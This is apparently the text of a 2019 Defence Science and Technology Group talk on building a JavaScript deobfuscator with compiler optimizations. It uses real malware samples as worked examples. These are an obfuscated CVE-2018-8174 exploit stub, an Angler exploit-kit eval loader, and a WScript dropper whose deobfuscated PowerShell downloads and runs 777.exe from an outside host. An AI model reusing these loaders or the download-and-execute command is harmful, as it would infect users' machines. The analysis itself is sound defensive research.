Australian Government
Department of Defence
Science and Technology

Optimizing away JavaScript obfuscation

How to build a simple deobfuscator

Adrian Herrera

Defence Science and Technology Group


March 15, 2019

$ whoami

- Researcher with the Defence Science and Technology (DST) Group
- PhD student at the Australian National University (ANU)
- Interested in applying academic research to reverse enginering problems

Aim

Aim



Aim

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function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
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    emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
    axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
    jalihy";function fqykrudlimg(){return true}function ezapxunhycg(){var bsuxgibk=
    "oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
    awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
    null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
    var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
    undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
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    yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
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    qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
    ixamjejy=11.835;var nqijcarefi=ixamjejy+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
    var ydxezbonb=undefined;if(ydxezbonb===0){var ubafi=undefined;var hqimit="74931
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```

Make this readable

Motivation

Obfuscation hinders analysis

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



https://blog.quarkslab.com/deobfuscation-recovering-an-ollvm-protected-program.html

Motivation

Obfuscation hinders analysis



This is where it becomes interesting. Despite a Word document being the initial attack vector, the vulnerability is actually in VBScript, not in Microsoft Word. This is the first time we've seen a URL Moniker used to load an IE exploit, and we believe this technique will be used heavily by malware authors in the future. This technique allows one to load and render a web page using the IE engine, even if default browser on a victim's machine is set to something different.

The VBScript in the downloaded HTML page contains both function names and integer values that are obfuscated.


```
Sub StartExploit
    lIllII
    If IIIlII()=(&h5b5+2967-&H114c) Then
        llIllI()
    Else
        Err.Raise (&h13cc+2590-&H1de5)
    End If
    IIllll
    lIIlIl
    IIIIIl=lIIIIl()
    IlllII=llIlI(GetUint32(IIIIIl))
    IlllIl=IlIl(IlllII,"msvcrt.dll")
    IIlllI=IlIl(IlllIl,"kernelbase.dll")
    lIlIlI=IlIl(IlllIl,"ntdll.dll")
    IllIII=IllIl(IIlllI,"VirtualProtect")
    IIlIII=IllIl(lIlIlI,"NtContinue")
    Illll llIll()
    IIIll=IlIlI()+(&h101a+2050-&H1814)
    Illll IlIlIl(IIIll)
    lIlll=IlIlI()+69596
    Illll llIIIl(lIlll)
    llIIll=IlIlI()
    lIIlll
End Sub
StartExploit
```

Obfuscated IE exploit

https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/

Motivation

Obfuscation hinders analysis



```
Content-Length: 35630
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html


<div id="pefvymwplzkjnxbs" style="position: absolute; top: -1182px; left: -1137px">aybnbberbu axbwavdh ekdeaabj b ee 'r' aoaxbw av. d - pbhaxazdybtce, c kat eedl
<div id="umitycbqvgyen" style="position: absolute; top: -1021px; left: -1579px">122 116 102 109 117 104 110 121 116 104 61 40 43 91 119 105 110 100 111 119 46 11
<script>
var pyqdnkcwvvjmim="\x64\x6f\x63";
var byrnziyhscho="\x69\x6e\x6e\x65\x72\x48";
var uwxxnvdvajeu="\x65\x76\x61\x6c";
var vshrvloplnz="\x2e\x61";
byrnziyhscho+="\x54\x4d";
var wgmnaqdssa="\x53\x74\x72\x69\x6e";
var rzdxqealxnyyoiye="\x29";
pyqdnkcwvvjmim+="\x75";
pyqdnkcwvvjmim+="\x6d";
wgmnaqdssa+="\x67";
var nuuhxgscqebk="\x28";
byrnziyhscho+="\x4c";
var hdmmvjecbcopm="\x28";
hdmmvjecbcopm+="\x22\x75\x6d";
pyqdnkcwvvjmim+="\x65\x6e";
wgmnaqdssa+="\x2e";
wgmnaqdssa+="\x66\x72\x6f";
vshrvloplnz+="\x70";
vshrvloplnz+="\x70\x6c\x79";
vshrvloplnz+="\x28\x6e\x75";
hdmmvjecbcopm+="\x69\x74\x79";
pyqdnkcwvvjmim+="\x74";
var ysdokgsddcvt="\x2e\x73\x70";
pyqdnkcwvvjmim+="\x2e\x67";
pyqdnkcwvvjmim+="\x65\x74\x45\x6c\x65";
vshrvloplnz+="\x6c\x6c\x2c";
hdmmvjecbcopm+="\x63";
hdmmvjecbcopm+="\x62\x71";
hdmmvjecbcopm+="\x76";
ysdokgsddcvt+="\x6c\x69\x74";
wgmnaqdssa+="\x6d\x43";
ysdokgsddcvt+="\x28\x22\x20\x22";
ysdokgsddcvt+="\x29\x29";
hdmmvjecbcopm+="\x67\x79\x65\x6e\x22\x29\x2e";
pyqdnkcwvvjmim+="\x6d\x65\x6e\x74";
pyqdnkcwvvjmim+="\x42\x79";
wgmnaqdssa+="\x68";
pyqdnkcwvvjmim+="\x49";
pyqdnkcwvvjmim+="\x64";
wgmnaqdssa+="\x61";
wgmnaqdssa+="\x72\x43\x6f";
wgmnaqdssa+="\x64\x65";
eval(uwxxnvdvajeu + nuuhxgscqebk + wgmnaqdssa + vshrvloplnz + pyqdnkcwvvjmim + hdmmvjecbcopm + byrnziyhscho + ysdokgsddcvt + rzdxqealxnyyoiye);

</script>
<hr />
```


https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/angler-exploit-kit-gunning-for-the-top-spot/

Goals

1. Borrow ideas from compiler theory
   - Source-to-**source** transforms, not source-to-**machine** transforms
2. Focus on **semantic** transformations
   - Not **pretty-printing**
   - Ensure our transformations are **semantics preserving**
3. Reuse existing tools


Compiler theory 101

Typical compiler workflow




Compiler theory 101

Deobfuscator workflow



Compiler theory 101

Deobfuscator workflow



Compiler theory 102

Lexer

- Turns **characters** into **words**
- Classify words into a **syntactic category**

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- Produces a **parse tree** from lexed **words**
- Parse tree represents **structure** according to some **grammar**
- Discard syntactic details to get **abstract syntax tree** (AST)

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Perform **semantic analysis** on the AST

Reuse existing tools

Scalable Analysis Framework for ECMAScript (SAFE)

"SAFE 2.0 is a scalable and plugable analysis framework for JavaScript web applications developed by the Programming Language Research Group at KAIST" [1]

[1] `https://github.com/sukyoung/safe`

Reuse existing tools

Scalable Analysis Framework for ECMAScript (SAFE)

“SAFE 2.0 is a scalable and plugable analysis framework for JavaScript web applications developed by the Programming Language Research Group at KAIST” [1]

Provides

- Lexer/parser
- Intermediate representations
- Source generator

[1] `https://github.com/sukyoung/safe`


SAFE parser example

```
function salhy() {
  var idylle = null;
  return idylle;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'und' + 'efin' + 'ed') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (tarvip > -2.7) {
      var pdatqecqed = null;
      var opulwolyw = 'upefvadukf';
      opulwolyw = 100 + 88 + opulwolyw;
      var ngyqjokv = "39752";
      orutmawvend = 8.933;
      var tcaqryk = ngyqjokv + orutmawvend;
      tcaqryk = '39066' + tcaqryk;
    }
  }
}
```

SAFE AST example



Building a deobfuscator

Perfom simple compiler optimizations on top of the AST

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- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

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Continue applying optimizations until a **fixpoint** is reached (i.e., the AST stops changing)

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Let's look at some optimizations

Constant folding

Recognise and evaluate constant expressions

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

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

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

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

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

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

Done!

Constant folding

Apply to integers

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opulwolyw = 100 + 88 + //...    ⇔    opulwolyw = 188 + //...
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What about these?

```
uyruv = "price = $"+ 10;
pidcn = 10 - true;
eruicnb = !true * 190.5;
rhmjm = 2 + "3";
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pidcn = 10 - true;          ⇔   pidcn = 9
eruicnb = !true * 190.5;
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rhmjm = 2 + "3";             ⇔   rhmjm = "23"
```

Requires understanding of **semantics**

Constant folding

Implementation

1. Write “rules” for foldable expressions
2. Start at root `Program` node and walk AST
3. If rule matches, produce a new (simplified) node
4. Recurse on child nodes

Constant propagation

Substitute known literal values into expressions

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  return idylle;
}

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var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (tarvip > -2.7) {
      // ...
  case null: // ...
```

Constant propagation

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  return idylle; <---- idylle = null
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```

Constant propagation

Delete unused variables

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Constant propagation

Implementation

- Requires multiple passes over the AST
  1. Propagate constants
  2. Remove redundant assignment operations
- Implemented as an **abstract interpretation**

Function inlining

Expand trivial function calls

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Expand trivial function calls

```
function salhy() {
  return null;
}

var edeb = WScript;
var isxoxnup = undefined;

if (typeof undefined == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (1.3 > -2.7) {
      // ...
  case null: // ...
```

Function inlining

Expand trivial function calls

```
function salhy() {
  return null;
}

var edeb = WScript;
var isxoxnup = undefined;

if (typeof undefined == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (1.3 > -2.7) {
      // ...
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```

salhy() $\rightarrow$ null

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    if (1.3 > -2.7) {
      // ...
  case null: // ...
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Function inlining

Delete unused functions

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function salhy() {
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  var cqorobcit = edeb.CreateObject('WScript.Shell');
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```

Function inlining

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var isxoxnup = undefined;

if (typeof undefined == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (null) {
  case 336:
    if (1.3 > -2.7) {
      // ...
  case null: // ...
```

Function inlining

Implementation

1. Collect all inlinable functions in the current scope
   - **Inlinable function**: Function with a single statement that `Returns` a `Literal` expression
2. Start at root node of current scope and walk AST
3. If current node is a function call, check if the function is inlinable
   - If it is, produce a new node containing the `Literal` expression
4. Recurse on child nodes

Putting it all together

Where are we at?

- Implemented 3 simple optimizations
- Removed some dead code
- Enable removal of more (dead) code

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Let's look at actual malware

Example

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
     lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
     emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
     axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
     jalihy";function fqykrudlimg(){return true}function ezapxunhycg(){var bsuxgibk=
     "oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
     awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
     null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
     var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
     undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
     epjutgywxa(){var nmufdygjobt=undefined;return nmufdygjobt}function ololsu(){
     return null}function jereqhuphe(){var ftapun="yhnozrovheqt";return ftapun}var
     yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
     var egnoqqy=null;return egnoqqy}var ifopracxa=undefined;if(typeof ifopracxa=="
     undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell");switch(salhy()){
     case 336:if(isxoxnup==undefined){var ajagjij=22.5;var uxxejrubv=1.4;var ezgalu=
     "44472"}if(tarvip>-2.7){var pdatqecqed=null;var opulwolyw="upefvadukf";
     opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=undefined;var etgeva=1;
     var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=ngyqjokv+orutmawvend;tcaqryk
     ="39066"+tcaqryk;var hojebe=undefined}if(fakyfbevra()==false){if(uvmitluzo()=="
     qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
     ixamjejy=11.835;var nqijcarefi=ixamjejy+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
     var ydxezbonb=undefined;if(ydxezbonb===0){var ubafi=undefined;var hqimit="74931
     ";var vmicohsa=315;var obelde=24.2;var aznimuqas=0}break;/* case ... */}}else{
     /* ... */}
```

Example

Pretty-printed with UglifyJS (468 LoC)

```
function salhy() {
  var idylle = null;
  return idylle;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'und' + 'efin' + 'ed') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
  case 336:
    if (tarvip > -2.7) {
      var pdatqecqed = null;
      var opulwolyw = 'upefvadukf';
      opulwolyw = 100 + 88 + opulwolyw;
      var ngyqjokv = "39752";
      orutmawvend = 8.933;
      var tcaqryk = ngyqjokv + orutmawvend;
      tcaqryk = '39066' + tcaqryk;
    }
  }
}
```

Example

Deobfuscated with SAFE (11 LoC)

```
var raccoon;
var hamster;
var chinchilla;

raccoon = WScript;
hamster = typeof window == "undefined";

{
  chinchilla = raccoon.CreateObject("WScript.Shell");
  if (hamster) {
    chinchilla["run"]("cmd.exe /c \"powershell  $ojogo='^dimas.top';$hetfo='^-Scope
         Pr';$pobbi='^,$path); ';$innypu='^ocess; $p';$monsucm='^y Bypass ';$binkucb
         ='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b';$uzmez='^e'');(New-';
         $xzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=($env';$evyvz='^).
         Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydibv='^tionPolic';
         $upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';$qfyzko='^
         dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xzymo+$gsydibv+
         $monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$uzmez+$zceqmi+$upoh+$ogxow
         +$evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);\"
         ", 0);
  }
}
```

Example

Deobfuscated with SAFE (11 LoC)

```
$ojogo='^dimas.top';$hetfo='^-Scope  Pr';$pobbi='^,$path); ';$innypu='^ocess; $p';
     $monsucm='^y Bypass ';$binkucb='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b
     ';$uzmez='^e'');(New-';$xzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=(
     $env';$evyvz='^).Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydibv='^
     tionPolic';$upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';
     $qfyzko='^dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xzymo+$gsydibv+
     $monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$uzmez+$zceqmi+$upoh+$ogxow+
     $evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);
```

Congrats: now we have obfuscated Powershell 🙂

Conclusion

By applying a few simple ideas from compiler theory, we've written a deobfuscator!

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By applying a few simple ideas from compiler theory, we've written a deobfuscator!

- Applying compiler tricks for deobfuscation is not new
- **But**, it is effective at deobfuscating malware
  - ...Ask me about `eval` later 🙂
- Generic, applicable across languages (e.g., JavaScript, VBScript, Powershell, etc.)

Conclusion

By applying a few simple ideas from compiler theory, we've written a deobfuscator!

- Applying compiler tricks for deobfuscation is not new
- **But**, it is effective at deobfuscating malware
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- Generic, applicable across languages (e.g., JavaScript, VBScript, Powershell, etc.)

Thanks for listening! Questions?